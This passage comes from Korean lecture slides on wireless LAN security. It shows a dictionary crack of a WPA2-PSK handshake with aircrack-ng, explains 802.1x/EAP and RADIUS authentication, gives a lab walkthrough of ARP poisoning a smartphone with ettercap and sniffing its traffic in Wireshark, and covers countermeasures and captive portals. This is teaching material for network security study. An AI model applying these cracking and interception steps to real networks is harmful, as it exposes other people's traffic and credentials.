- WPA2-PSK 키를 크랙하면 wishfree를 확인할 수 있음
- WPA2-PSK 키는 일반적인 패스워드처럼 영문자, 숫자, 특수문자를 적절히 섞어 충분한 길이로 설정하는 것이 좋음
  - aircrack-ng -w dic WPA-01.cap

```
root@kali: ~  
File Edit View Search Terminal Help  
  
Aircrack-ng 1.2 rc3  
  
[00:00:00] 1 keys tested (220.54 k/s)  
  
Current passphrase: wishfree  
KEY FOUND! [ wishfree ]  
KEY FOUND! [ wishfree ]  
C3 52 92 26 2B 25 29 16 24 DB B2 D7 55 4F F3 18  
  
Transient Key : 17 39 13 2C C5 3C B1 49 9F A2 C4 07 B0 DD 33 2D  
0D EF 8F 4A A3 EA 95 F3 2E B6 D8 E8 3B F8 01 66  
DE 23 FE B2 4D AD 90 10 40 D2 E8 1E BF 38 D0 FF  
EAPOL HMAC : BD DD 7B EC 49 D6 C9 E5 1D 89 44 16 10 6D 68 9A  
  
root@kali:~#
```

WPA2-PSK 인증 패킷(handshake)을 통한  
키 크랙 결과



## EAP와 802.1x 암호화

- EAP와 802.1x 암호화
  - WPA/WPA2-PSK가 기존 WEP의 암호화·복호화 키 관리 방식을 중점적으로 보완한 것인데 비해 WPA-엔터프라이즈는 사용자 인증 영역까지 보완한 방식
  - WPA-EAP(Extensible Authentication Protocol)로도 불리는 WPA-엔터프라이즈 방식은 인증 및 암호화를 강화하기 위해 다양한 보안 표준과 알고리즘을 채택
  - 그중 가장 중요하고 핵심적인 사항은 유선 랜 환경에서 포트 기반 인증 표준으로 사용되는 IEEE 802.1x 표준과 함께 다양한 인증 메커니즘을 수용할 수 있도록 IETF의 EAP 인증 프로토콜을 채택한 것



## EAP와 802.1x 암호화

- EAP와 802.1x 암호화
  - 802.1x/EAP는 개인 무선 네트워크의 인증 방식에 비해 다음과 같은 기능이 추가됨
    - 사용자 인증을 수행
    - 사용 권한을 중앙에서 관리
    - 인증서, 스마트카드 등 다양한 인증을 제공
    - 세션별 암호화 키를 제공



## EAP와 802.1x 암호화

- 802.1x/EAP와 RADIUS 서버를 이용한 무선 랜 사용자 인증 과정




그림 10-9 RADIUS와 802.1x를 이용한 무선 랜 인증

- ① 클라이언트가 AP에 접속을 요청. 이때 클라이언트와 AP는 암호화되지 않은 통신을 수행
- ② RADIUS 서버는 클라이언트에 인증 Challenge를 전송
- ③ 클라이언트는 Challenge에 대한 응답으로 맨 처음 전송받은 Challenge 값, 계정, 패스워드에 대한 해시 값을 구해 RADIUS 서버로 전송
- ④ RADIUS 서버는 사용자 관리 DB 정보에서 해당 계정의 패스워드를 확인
- ⑤ 해시 값이 일치하면 암호화 키를 생성
- ⑥ 생성한 암호화 키를 클라이언트에 전달
- ⑦ 전달받은 암호화 키를 이용해 암호화 통신을 수행



## [실습 10-4] 무선 랜 세션 하이재킹

- 실습 개요
  - WPA-PSK를 이용해 인증을 수행하는 무선 랜에서 스마트폰을 이용해 무선 랜을 이용하는 사용자의 네트워크 패킷을 스니핑함

**실습 환경** • 공격자 시스템: 칼리 리눅스

- 공격 대상 시스템: 모바일 단말기(노트북, 안드로이드나 아이폰 등의 무선 랜 단말기로 종류 무관)
- 필요 프로그램: ettercap, Wireshark






## [실습 10-4] 무선 랜 세션 하이재킹

### 1. ARP 스누핑하기

- ARP 스누핑은 9장에서 사용한 ettercap을 이용
  - [Sniff] - [Unified Sniffing]을 선택하고 인터페이스는 무선 랜을 선택
  - [View] - [Set the WiFi Key]를 이용해 무선 랜의 암호화 키를 입력해두기






## [실습 10-4] 무선 랜 세션 하이재킹

### 1. ARP 스푸핑하기

- 공격 대상을 식별하기 위해 [Hosts] - [Hosts List]를 실행한 뒤 [Hosts] - [Scan for hosts]를 실행해 해당 네트워크의 모든 호스트를 확인
  - 192.168.0.82라는 IP를 가진 무선 랜 단말기는 스마트폰
  - 192.168.0.1은 Target 1로, 192.168.0.82를 Target 2로 설정한 뒤, [Mitm] - [ARP poisoning]을 실행





## [실습 10-4] 무선 랜 세션 하이재킹

### 2. 스마트폰의 통신 패킷 스니핑하기

– 스니핑은 Wireshark를 실행해 확인

The image shows the Wireshark network protocol analyzer interface. The title bar indicates it is 'Capturing from wlan0'. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for packet capture and analysis. A display filter bar shows 'Apply a display filter... <Ctrl-/>' and an 'Expression...' field. The main packet list table has columns for No., Time, Source, Destination, Protocol, Length, and Info. It displays several packets, including TCP segments and ARP requests. The packet details pane on the right shows the structure of the selected packet (Frame 1), including Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Secure Sockets Layer. The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
2422	68.750056227	54.225.107.250	192.168.0.82	TLSv1.2	97	[TCP ACKed unseen segment] Encrypted Alert
2423	68.750419811	54.225.107.250	192.168.0.82	TCP	97	[TCP ACKed unseen segment] [TCP Retransmission] 443 → ..
2424	68.751113700	54.225.107.250	192.168.0.82	TCP	66	[TCP ACKed unseen segment] 443 → 63730 [FIN, ACK] Seq..
2425	68.751318382	54.225.107.250	192.168.0.82	TCP	66	[TCP ACKed unseen segment] [TCP Out-Of-Order] 443 → 6..
2426	69.627195035	52.198.59.128	192.168.0.82	TLSv1.2	97	[TCP ACKed unseen segment] Encrypted Alert
2427	69.627507072	52.198.59.128	192.168.0.82	TCP	97	[TCP ACKed unseen segment] [TCP Retransmission] 443 → ..
2428	69.628290276	52.198.59.128	192.168.0.82	TCP	66	[TCP ACKed unseen segment] 443 → 63732 [FIN, ACK] Seq..
2429	69.628502770	52.198.59.128	192.168.0.82	TCP	66	[TCP ACKed unseen segment] [TCP Out-Of-Order] 443 → 6..
2430	71.015286718	IntelCor_d0:f7:3c	EfmMwto_8a:39:9c	ARP	42	192.168.0.82 is at 58:94:6b:d0:f7:3c
2431	71.015368819	IntelCor_d0:f7:3c	Apple_6f:b6:65	ARP	42	192.168.0.1 is at 58:94:6b:d0:f7:3c (duplicate use of..
2432	72.024034591	192.168.0.82	62.38.54.154	TCP	66	[TCP Spurious Retransmission] 63655 → 80 [FIN, ACK] S..
2433	72.025240897	192.168.0.82	62.38.54.154	TCP	66	[TCP Spurious Retransmission] 63655 → 80 [FIN, ACK] S..
2434	72.032818564	62.38.54.154	192.168.0.82	TCP	66	[TCP Dup ACK 83#2] 80 → 63655 [ACK] Seq=1 Ack=2 Win=1..
2435	72.033113112	62.38.54.154	192.168.0.82	TCP	66	[TCP Dup ACK 83#3] 80 → 63655 [ACK] Seq=1 Ack=2 Win=1..

Frame 1: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface 0  
Ethernet II, Src: EfmMwto\_8a:39:9c (00:08:9f:8a:39:9c), Dst: IntelCor\_d0:f7:3c (58:94:6b:d0:f7:3c)  
Internet Protocol Version 4, Src: 17.252.201.246, Dst: 192.168.0.82  
Transmission Control Protocol, Src Port: 443 (443), Dst Port: 63642 (63642), Seq: 1, Ack: 1, Len: 31  
Secure Sockets Layer

0000 58 94 6b d0 f7 3c 00 08 9f 8a 39 9c 08 00 45 00 x.k...<...9...E.  
0010 00 53 a3 59 40 00 33 06 07 5f 11 fc c9 f6 c0 a0 .S.Y@.3. ....  
0020 00 52 01 bb f8 9a 50 f5 6b 8c f1 46 3d ad 80 18 .R...P. k..F=...  
0030 00 3d ab c2 00 00 01 01 08 0a 4a 44 13 74 12 ce .:.....JD.t...  
0040 53 b8 15 03 03 00 1a 23 c8 e2 b9 38 8f 46 5b fa S.....#...8.F[.  
0050 94 af ce 66 3d d5 ee 9d 5b 70 32 a1 d0 d9 cd a6 ...f=... [p2....  
0060 31 1

Packets: 2435 · Displayed: 2435 (100.0%) Profile: Default



## 무선 랜 기타 보안 대책

- DHCP 정지
  - AP에 대한 설정 사항으로는 먼저 DHCP를 정지하는 것이 좋음
  - 무선 랜에서 사용하는 사설 IP 주소를 AP에 따로 설정하고, 허용된 사용자에게만 네트워크의 IP 주소를 알려주는 것이 좋음
- MAC 필터링
  - AP에 접근이 가능한 MAC 주소를 기록해 기록된 MAC 주소 외의 무선 랜 카드에 의한 접속은 차단하도록 설정
  - 실제로 꽤 효과적인 방법이지만 앞서 살펴본 macof(스위치 재밍) 공격에는 취약



## Captive Portal(CP) 인증

# Captive Portal 인증

- 스타벅스에서 Wi-Fi 사용





# Captive Portal 인증

Starbucks Coffee Korea background watermark

Browser address bar: <https://first.wifi.olleh...> 스타벅스에서 제공하는 Wi...

ENGLISH

서비스 이용 안내 및  
개인정보 입력

KT olleh WiFi 서비스를 이용을 위해 약관 동의 및 최소한의 정보를 수집하고  
있습니다. 수집한 개인정보는 본인 확인 및 불편사항 상담 등을 위해서만  
이용하고 다른 용도로는 사용하지 않습니다.

**필수정보 입력**

★ 성명  ★ 이메일

**선택정보 입력**

연락처 미 기재 시 KT 와이파이 이용에 따른 불편사항 접수, 이벤트 참여 (유료 이용권 사용 시 PIN 조회 및 환불  
포함)등 서비스 이용에 제약을 받으실 수 있습니다.

통신사 ☐ KT ☐ SKT ☐ LG U+ 휴대전화번호  -  -

서비스 이용약관 동의함 ☐ 개인정보 수집의 이용에 관한 동의 동의함 ☐

제 1장 총 칙  
제 1조 (약관의 적용)  
본 약관은 케이티(이하 "케이티"라 함)

1. 개인정보 수집항목과 수집방법  
가. 수집하는 개인정보 항목


취소 >> 동의 >>

(주)케이티 대표이사 황창규 · 사업자등록번호 : 102-81-42945 · 통신판매업신고 : 2002-경기성남-0048  
463-711 경기도 성남시 분당구 불정로 90 (정자동 206번지) · Copyright (c) 2017 kt corp. all rights reserved.



## Captive Portal 인증

- Captive Portal
  - 사용자가 무선 랜을 통해 특정 사이트로 접속할 때 본래 목적지가 아닌 서비스 제공자가 의도한 특정 페이지로 접속하게 함
  - 서비스 제공자가 허가할 때까지 다른 곳으로 갈 수 없음







# Captive Portal 인증

- 사용 목적
  - 사용자 인증
  - 개인 정보 수집
  - 광고
- 구현 방법
  - HTTP 302 Redirection
  - ICMP Redirect
  - Redirect by DNS



## 국내 통신 사업자

- KT

- ollehWiFi (secure, 자물쇠 O)

- 단말의 SIM(USIM) 카드 내에 저장되어 있는 IMSI 값으로 가입자 인증을 하며, 802.1x에서 규정하고 있는 EAP-AKA를 통해 인증 수행

- ollehWifi (자물쇠 X)

- 가입자 단말의 MAC 주소를 KT 서버에 등록하고, 이 MAC 기반으로 인증
    - ID/PW를 가입자가 KT Portal 혹은 KT에서 제공한 CM(Connection Manager)을 통해 입력하여 인증 받음

- Captive Portal에 접속하여 이용권 구매 → ID/PW 발급





# KT Captive Portal



http://first.wifi.olleh.com/ko/index\_new.html



olleh WiFi zone에 오신 것... ×



olleh WiFi zone

이용안내

WiFi 이용권(플래시) 구매

접속프로그램

WiFi Roaming user

EN

JP


CN

무선인터넷 서비스는 무선망 특성상 보안 등의 문제가 발생할 가능성이 있으며 서비스 이용으로 인해 발생하는 이용자의 유무형 손실에 대해 서비스 제공자는 면책이 되었으니 개인정보 보호 등 서비스 이용에 주의하여 주시기 바랍니다.

## KT가 제공하는 프리미엄 와이파이존



NEW 상품소개



공지사항

더보기

- 개인정보처리방침 변경 안내
- WiFi 플래시 카뎀버십 포인트 구매 안내

KT 상품소개

- 컨버전스
- 모바일
- WiFi
- 4G WiBro
- 인터넷
- tv
- 집전화
- 인터넷전화
- 스마트홈

가족이 뭉치면 최신 스마트폰이 내려  
뭉치면 올레

자세히 보기

olleh set 휴대 모바일을 함께 사용하면 놀라운  
혜택이 쏟아집니다.

- 최신 스마트폰이 내려
- 가족이 많이 쓸수록 커지는 혜택
- 유무선 기본료 할인 혜택



이용약관 개인정보처리방침

(주)케이티 대표이사 황창규 · 사업자등록번호 : 102-81-42945 · 통신판매업신고 : 2002-경기성남-0048  
463-711 경기도 성남시 분당구 불정로 90 (정자동 206번지) · Copyright (c) 2017 kt corp. all rights reserved.


2010년 3대 모바일 고전환율로 평가  
그랜드 슬램 달성  
인터넷, 인터넷전화, IPTV, 시애틀 전화



Tel 100  
Mobile 100  
국번없이 100  
지역번호+100




# KT 인증 과정



